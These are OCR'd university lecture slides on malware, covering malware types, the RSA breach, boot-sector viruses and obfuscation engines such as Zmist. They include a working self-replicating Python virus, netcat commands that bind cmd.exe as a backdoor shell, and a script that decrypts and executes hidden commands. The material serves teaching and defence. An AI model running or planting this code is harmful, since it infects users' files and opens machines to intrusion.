
Malware

CSC 348·648

WAKE FOREST
UNIVERSITY
Department of Computer Science

Spring 2013

Malicious Program Categories



Malicious programs

Needs host

Independent

Trapdoor

Logic bomb

Trojan horse

Virus

Bacteria

Worm

- Can categorize based on independence
  - **Host program** - fragments of programs that cannot exist alone
  - **Independent** - self-contained programs that can be scheduled and run by the operating system
- Can also differentiate based on program replication
  - Some programs may produces copies of itself

Malicious Program Types

- **Trap doors**
  - *Secret* entry point into a program
  - Originally used for testing and debugging code
  - Easter Eggs (for example `www.eeggs.com`)
- **Logic bombs**
  - Malicious code embedded in a legitimate program
  - When certain conditions are met, logic bomb code executed


    Any examples?
- **Trojan Horse**
  - Apparently useful program that contains some hidden code that performs some unwanted task
  - For example, the local `ls` command in the *path attack*

- **Viruses**
  - Infect other programs by modifying them
  - The modification includes a copy of the virus
  - Requires user interaction
- **Worms**
  - Programs that use network connections to spread
  - Finds local *network information* to infect other machines
  - Does not require user interaction


    So what?
- **Bacteria**
  - Programs that do not explicitly damage files
  - Sole purpose is to replicate itself
  - Exponential replication, eventually system runs of of resources

Malware Communication


- Malware often communicates with other malware and/or attacker
  - **Direct** - attacker contacts malware directly




  - **Reverse** - malware *phones home*



  - **Covert** - communication using service in non-standard fashion



  - **Rendezvous** - use third party for communication



Netcat

- *Swiss army knife of TCP/IP connections*
  - Reads and writes data using TCP or UDP
  - Many network debugging and exploration
  - Easily used directly or with other programs
- Can be client and/or server, possible uses include
  - Transfer files
  - Scan ports
  - Create relays or backdoors
- For example
  - Client, `nc` *destinationIP destinationPort*
  - Server, `nc -l -p` *port*

Some Netcat Examples

- Suppose Michael wants to transfer a file...
  - Can only open one port, and FTP is not available
  - Server side
    ```
    nc -l -p 1868 > dontAsk.mpg
    ```
  - Client side
    ```
    nc 190.173.38.88 1868 < dontAsk.mpg
    ```
- Scaning ports, without nmap
  - Client,
    ```
    echo "hello" | nc -v -w 3 -z 190.173.38.88 1-200
    ```
- Backdoor
  - Windoze victim,
    ```
    nc -l -p 7777 -e cmd.exe
    ```
  - Linux hacker,
    ```
    nc 190.173.38.88 7777
    ```
  - Can send commands to the victim machine...

- Create relays
  - Configure netcat to forward data from one port to another
    ```
    nc -l -p listenPort < relay | nc nextHopIP nextHopPort > relay
    ```
  - *Well that's not exactly correct...*

    Why is this useful?

netcat Defenses

- Close all unused ports, it *should stop*
  - File transfers, scanning, and backdoors
- Carefully audit system usages
  - Check applications running as root

    How can this be done?


Do we really want constant connections/ports? Alternatives?

Trapdoor/Backdoor

- A method of bypassing normal authentication
  - While attempting to remain undetected...
  - Can be symmetric or asymmetric
- Examples of trapdoors include
  - Ken Thompson's compiler example
  - Linux kernel `sys_wait()` in 2003
  - Open-source projects (see CERT)
  - *Windoze trapdoor?*
- Common for malware to install a backdoor for future access

CERT Vulnerability Note VU#154421

- USB battery charger software allows unauthorized remote access
  - Windows application to view the battery charging status
- Installer places `Arucer.dll` in system32 directory
  - Backdoor allows unauthorized remote access on port 7777/tcp
  - Upon running UsbCharger software for the first time, a dialog similar to the following is displayed



Windows Security Alert

To help protect your computer, Windows Firewall has blocked some features of this program.

Do you want to keep blocking this program?

Name: Run a DLL as an App


Publisher: Microsoft Corporation

Windows Firewall has blocked this program from accepting connections from the Internet or a network. If you recognize the program or trust the publisher, you can unblock it. When should I unblock a program?

- *"If the user selects Unblock, then the system will be at risk"*

2011 RSA Hack

- Two targeted phishing emails to four EMC employees



From: web master [webmaster@beyond.com]

Sent: to 3.3.2011 18:48

To: [redacted]@emc.com


Cc: [redacted]

Subject: 2011 Recruitment plan

Message | 2011 Recruitment plan.xls

I forward this file to you for review. Please open and view it.

- Attached Excel file had an embedded Flash file
  - Launching the attachment in Outlook targeted a Flash vulnerability (CVE-2011-0609, which has been patched)
  - Installed Poison-Ivy backdoor (actually a RAT) on RSA corporate computers, in reverse-connect communication



A handful of users are targeted by two phishing attacks; one user opens Zero day payload (CVE-02011-0609)

The user machine is accessed remotely by Poison Ivy tool

Attacker elevates access to important user, service and admin accounts, and specific systems

Data is acquired from target servers and staged for exfiltration

Data is exfiltrated via encrypted files over ftp to external, compromised machine at a hosting provider

- Once inside the corporation...
  - Initial entry points were not of interest, harvested credentials from compromised users (user, domain admin, and service accounts)
  - Privilege escalation on non-administrative users in the targeted systems
  - FTP to transfer many password protected RAR files from the RSA file server to an outside staging server at an external computer
- Stole information related to the companys SecurID two-factor authentication products

Trojan Horse

- Malicious code hidden in an apparently useful host program
  - When executed, program does something harmful
  - Therefore user must be tricked into executing program (social engineering)
- For example in 1995
  - Program distributed as `PKZ300B.EXE`
  - Looked like a new version of PKZIP
  - When executed, it formatted your hard drive... awesome
- Trojans do not replicate, difference from worms and viruses

Remote Access Trojan

- Similar to a backdoor
  - Also provides administrative tool

> *"The main difference between a RAT and a traditional backdoor is that the RAT has a user interface, the client component, which the attacker can use to issue commands to the server component residing in the compromised machine."*

- Tools include DarkComet RAT, Back Orifice, Bandook RAT, Bifrost, LANfiltrator, Optix Pro, ProRat, Sub Seven (Sub7), and Y3K Remote Administration Tool

Virus

- Propagates by infecting other programs
  - Automatically creates copies of itself

> *The first academic work on computer viruses was done by John von Neumann in 1949, lectured at the University of Illinois about "Theory and Organization of Complicated Automata".*

  - Human has to run an infected program to propagate
  - *Self-propagating malicious programs are usually called worms*
- Many propagation methods
  - Insert a copy into every executable (.COM, .EXE)
  - Insert a copy into boot sectors of disks (*Stoned* virus infected PCs booted from infected floppies, stayed in memory and infected every floppy inserted into PC)
  - Infect TSR (terminate-and-stay-resident) routines (infecting a common OS routine, a virus can always stay in memory and infect all disks, executables, etc...)

Viruses in P2P Networks

- Millions of users willingly download files, *right Lucas...*
  - Easy to insert an infected file into P2P
  - Pretend to be an executable of a popular application `Adobe_Photoshop_10_full.exe`, `matlaby.exe`, ...
- Can open backdoor, steal confidential information, spread spam
  - 70% of infected hosts already on DNS spam blacklists
- RIAA infected downloads in the FastTrack P2P network
  - Fake media chunks, as well as fake audio and videos
  - Stronger hashing introduced *to combat the problem*

Stealth Techniques

- **Mutation** virus has multiple binary variants
  - Defeats simple signature-based detection

    Signature based detection?
  - Used by the most successful (i.e., widespread) viruses
  - Tanked has 62 variants, SdDrop has 14 variants
- **Aliasing**, virus places its copies under different names into the infected host's sharing folder

Propagation via Websites

- Websites with popular content, consider games
  - 60% of websites contain executable content
  - One-third contain at least one malicious executable
- Large variety of malware, but most are variants
- Malicious activity included
  - Adware, display unwanted pop-up ads
  - Browser hijackers, modify home page, search tools, redirect
  - Trojan downloaders, install new malware (*free of charge)*
  - Dialer (expensive toll numbers)
  - Keylogging

- Results from a 2006 study of web spyware [Moshchuk]

Spyware Function	**2005**	**2006**
keylogging	0.04%	0.15%
dialer	0.14%	0.9%
trojan download	9.1%	13%
browser hijack	60%	85%
adware	91%	75%

- Websites can *push* malicious executable
- Can exploit bugs in the browser

Virus Phases

- A virus can do anything a program can do
  - Main difference is that viruses are attached to another program and executes only when the host program executes
  - Once executing the virus can change/delete/add files
- During its lifetime a virus goes through the following stages
  - **Dormant phase** - Virus is idle, eventually it will be activated by some triggering event
  - **Propagation phase** - Virus places an identical copy of itself in another program or in certain areas on the disk
  - **Triggering phase** - Virus is activated to perform some function for which it is intended
  - **Execution phase** - Virus performs the function

Virus Structure

- A virus can be prepended or postpended to a host program
  - Once executed the infected program will run the virus code

```
function main():
  drawMainWindow()
  ...
```

```
function main():
  vMark
  infect()
  if(isSet()) damage()
  drawMainWindow()
  ...
function infect():
  for each file = random exe file
    if(firstLine(file) != vMark)
      add vMark, infect, damage, isSet
  end for
function damage():
  do some evil
function isSet():
  return if condition holds
```

- Execution events
  - The first line added (`vMark`) is a virus marker
  - The first executable jumps to the `infect` function
  - The `infect` function adds the virus code to all executable files in the directory

    Will an executable be infected twice?
  - Next if a condition is met, then `damage` function is called

    What type of condition?
  - Finally the original executable code is run

  So how can we detect if a file has been infected?

A Python Virus

- Python virus has three main components
- Could add original commands after encrypted commands
  - Find Python files to infect
  - Infect Python files
  - Do some something on a certain date

```
Code                                                  Explanation
#!/usr/bin/python
import os
import datetime
SIGNATURE = "CRANKLIN PYTHON VIRUS"                   Marker to identify infection

def search(path):                                     function to find Python files
   filestoinfect = []
   filelist = os.listdir(path)                        get list of files
   for fname in filelist:                             for each file
      if os.path.isdir(path+"/"+fname):               look for sub-directories
          filestoinfect.extend(search(path+"/"+fname))
      elif fname[-3:]  == ".py":                      if file has .py file ending
         infected = False
         for line in open(path+"/"+fname):            open the Python file
            if SIGNATURE in line:                     if signature found quit
               infected = True
               break
         if infected == False:                        if signature not found, add name to list
            filestoinfect.append(path+"/"+fname)
   return filestoinfect

def infect(filestoinfect):                            function to infect list of files
   virus = open(os.path.abspath(__file__))            open file
   virusstring = ""
   for i,line in enumerate(virus):                    copy virus from this (infected) file
      if i>=0 and i <39:
         virusstring += line
   virus.close
   for fname in filestoinfect:                        for each file in the list
      f = open(fname)                                 open file
      temp = f.read()                                 read lines from the file
      f.close()
      f = open(fname,"w")
      f.write(virusstring + temp)                     write the virus, the original file contents
      f.close()

def bomb():                                           function to do some badness... Danny?
   if datetime.datetime.now().day == 25:              if the 25th do badness
       print "HAPPY BIRTHDAY CRANKLIN!"               happy birthday!

filestoinfect = search(os.path.abspath(""))           start infection in the current directory
infect(filestoinfect)
bomb()
```

Virus Types

General classification; however, most virus are *hybrids*

- **File infectors**
  - Attach to binary executable files, such as COM files and EXE files in MS-DOS, Portable Executable files in Microsoft Windows, the Mach-O format in OSX, ELF files in Linux, ...

    What language are viruses written in?
  - Can also infect script and configuration files
- **System or boot infectors** - Target certain areas of the disk used by the system
- **Macro** - Infect macro-enabled documents

Another Malware Example

- "Koobface virus hits Facebook," CNET News, 2008
  - Facebook message states "You look funny in this new video"
  - Recipients are asked to click on a provided link.
  - Once at video site, a message says an update of Flash is needed
  - Prompted to open a file called `flash_player.exe`
- The program is actually a backdoor, `tinyproxy.exe`

> *"... loads a proxy server called Security Accounts Manager (SamSs) the next time the computer boots up. Koobface then listens to traffic on TCP port 9090 and proxies all outgoing HTTP traffic. For example, a search performed on Google, Yahoo, MSN, or Live.com may be hijacked to other, lesser-known search sites... this version of Koobface includes a bot-like component that could install other malicious applications at a later time."*

So is this technically a virus?

Compressing Virus

- File size change is one method for detecting infection
  - Infected version will be longer than the original
- Size detection can be defeated using compression
  - Compress the infected file so its size is the same as the original
- Assume $\hat{p}$ is the infected program, when it is invoked
  1. $\hat{p}$ searches for a *clean* program q

     How can it detect an uninfected program?

  2. The virus code in $\hat{p}$ compresses q to $\hat{q}$
  3. Copy of the virus is prepended to $\hat{q}$ so total size equals q
  4. $\hat{p}$ is then decompressed and executed


  How can you detect a stealth virus?

PC Boot Sequence

- *Booting* a PC refers to the steps taken when it is *switched on*
  - Initially memory is empty except for ROM
  - However ROM is too small to store the entire system
  - ROM will store the instructions to start the system
- General steps taken to start the system
  1. ROM contains initialization routines that find the master boot sector on secondary storage
  2. Master boot sector is at a standard location and contains executable code and partitioning table
     - Partition table indicates which partitions are bootable
     - Partitions are searched until first bootable found

     Where would grub fit in?

3. DOS boot sector contains executable code and the File Allocation Table (FAT)
   - FAT indicates where files are stored in memory
   - Also marks available space and bad clusters
4. Boot procedure continues by executing `io.sys` ...



ROM → Master boot sector → DOS boot sector → `io.sys` `msdos.sys` `autoexec.bat`

- Once booting is complete, system can accept user input...
- Viruses can be applied to the boot procedure

Bootstrap Virus

- First point of attack for a virus is the operating system
- A small part of the OS is located in ROM
  - ROM has integrity protection

    Why is this true?

  - The remaining parts of the boot procedure are vulnerable
- A bootstrap virus resides in a boot sector
  - It will execute before DOS is functional
  - Can only use BIOS functions, and is machine specific

- The *stoned virus* is executed by moving the master boot sector
  - Moves the boot sector to another free sector
  - Inserts the virus where the original master boot sector was
  - The virus then points the the moved boot sector
- The *brain virus* moves the DOS boot sector
  - Moves the DOS boot sector to another free sector
  - Inserts the virus where the original DOS master boot sector was
  - The virus then points the the moved DOS boot sector
- In both cases, the virus marks the moved sectors/clusters as *bad* to ensure it is never overwritten

Evolution of Virus Code

- Many virus scanners check for a *signature*
  - Every virus has a certain signature (combination of operations)
  - *Although watching program behavior may be a better solution*
- Virus encryption is a simple method to change the signature
  - First example was `Cascade`, virus started with a decryptor followed by the encrypted virus

    Can a scanner still catch the virus?
- Oligomorphic viruses change the decryptor in new generations
  - The virus code stays the same
  - Can no longer match the decryptor code
  - Some solutions attempt a dynamic decryption of the code

- A example decryptor is given below
  - The `nops` can be used to change the signature

```
Decrypt:
nop           ; junk
nop           ; junk
xor [esi],al  ; decrypt a byte
inc esi       ; next byte
nop           ; junk
inc al        ; slide the key
dec ecx       ; are there any more bytes to decrypt?
jnz Decrypt   ; until all bytes are decrypted
jmp Start     ; decryption done, execute body

; Data area
```

Polymorphic and Metamorphic

- Polymorphic viruses change the decryptor and code dynamically
  - However, the virus algorithm stays the same
  - Cannot detect the decryptor and the encryption changes
  - *However, an emulator can run the decryptor code to determine if it is a virus...*
- Metamorphic viruses can make a complete change
  - Create new generations that look different, but **not** like the original generating instances
  - Detect if a compiler is resident, carries the code adds junk code then recompiles itself

> *"W32/Simile consisted of over 14000 lines of Assembly language code, 90% of which is part of the metamorphic engine."*

Can the virus infect different types of operating systems?

A Simple Encrypted Bash Script

- Simple bash script decrypts and executes commands

```
Code                                                      Explanation
#/bin/bash
VALUE=0                                                   counter for the number of lines read
while read LINE                                           for each line in the script
do
   VALUE=‘expr $VALUE + 1‘                                add one to the number of lines read
   if [ "$VALUE" -gt "18" ]; then                         if we’ve reached the encrypted commands
      echo "$VALUE $LINE"                                 debug, print to the screen (can remove)
      CODE=""                                             decrypt commands
      for ((i=0; i < ${#LINE}; i++ ))                     for each character in the line
      do
          ORD=$(printf "%d" "’$LINE:$i:1")                get an encrypted character
          TMP=$(printf \\$(printf ’%03o’ $((ORD ^ 90)) )) decryption is XOR with 90
         CODE="${CODE}${TMP}"                             build decrypted command
      done
      $CODE                                               execute the decrypted command
   fi
done < "$0"                                               read this file
exit 0                                                    do not execute beyond this line
?925zx?49(#*.?>z8;)2z)9(3*.z9;4x                          encrypted commands follow
?925zx3))/?z;675).z;4#z)37*6?z9577;4>tttzx                encrypted commands follow
<34>zu/)(u834zw">?,zrzw*?(7zwnjjjzszw.#*?z<zw*(34.j
6)
```

- Could add original commands after encrypted commands
  - This does not infect (replicate) to other bash scripts...

Obfuscation

- Different methods used by viruses, worms, and bots to hide
  - Prevent analysis of code and signatures, stop reverse-engineering
- A few techniques include
  - Insert NO-OPs and change control structure
  - Use different code in each instance
  - Compressed binaries
- If detect debuggers and virtual machines, then terminate

Obfuscation Examples

- Regswap (Win32)
  - Same code, different register names
- BadBoy (DOS), Ghost (Win32)
  - Same code but different order
  - In n procedures then $n!$ possible permutations
- Zmorph (Win95)
  - Decrypt virus body instruction by instruction
  - Push instructions on stack
  - Insert and remove jumps, rebuild body on stack
  - *Can be detected by emulation because the rebuilt body has a constant instruction sequence*

Skyp*e*

- Very popular VoIP program, but increasingly banned from work
  - Software is not open-source (*so what, reverse engineer...*)
  - P2P architecture, traffic encrypted, many connections
  - Difficult to determine if there is a security problem
- Has several features to prevent reverse engineering
  - Anti-dumping techniques
  - Code integrity checking
  - Random registers and page jumps
  - Random *dummy* function calls and exceptions

Mutation Engines

- For example Real Permutating Engine/RPME, ADMutate, etc...
- Large set of obfuscating techniques are available
  - Instructions reordered, branch conditions reversed


    What?

  - Jumps and NO-OPs inserted in random places
  - Garbage opcodes inserted in unreachable code areas

    What?

  - Instruction sequences replaced with equivalent instructions
- As a result there is no constant virus body

Example of Zperm Mutations



```
Instruction 4
Instruction 5
jmp
garbage
start:
Instruction 1
Instruction 2
jmp
garbage
Instruction 3
jmp
garbage
```

```
Instruction 2
jmp
garbage
Instruction 3
jmp
garbage
Instruction 5
jmp
start:
Instruction 1
jmp
Instruction 4
jmp
```


```
Instruction 3
Instruction 4
jmp
garbage
Instruction 5
jmp
start:
Instruction 1
jmp
garbage
Instruction 2
jmp
garbage
```

- Change order of instructions while maintaining functionality
  - Difficult for a signature-based virus detector
- “Hunting for Metamorphic,” Szor and Ferrie

Zmist

- Designed in 2001 as a new obfuscating method
  - *Code integration* with host software
  - Mistfall is the engine providing the integration
- Instead of pre or post, insert in the code
  - Create *islands* of code in the application
  - Link code segments using jumps
  - When virus is executed, infects every available executable *Why, what is the problem with random segments?*

Example of Zmist



Pick a Portable Executable binary < 448Kb in size

Decryptor must restore hosts registers to preserve hosts functionality

Randomly insert indirect call OR jump to decryptors entry point OR rely on instruction flow to reach it

Disassemble, insert space for new code blocks, generate new binary

Insert <u>mutated</u> virus body
- Split into jump-linked islands
- Mutate opcodes (XOR« SUB, OR« TEST)
- Swap register moves and PUSH/POP, etc.

Encrypt virus body by XOR (ADD, SUB) with a randomly generated key, insert mutated decryptor

Insert random garbage instructions using Executable Trash Generator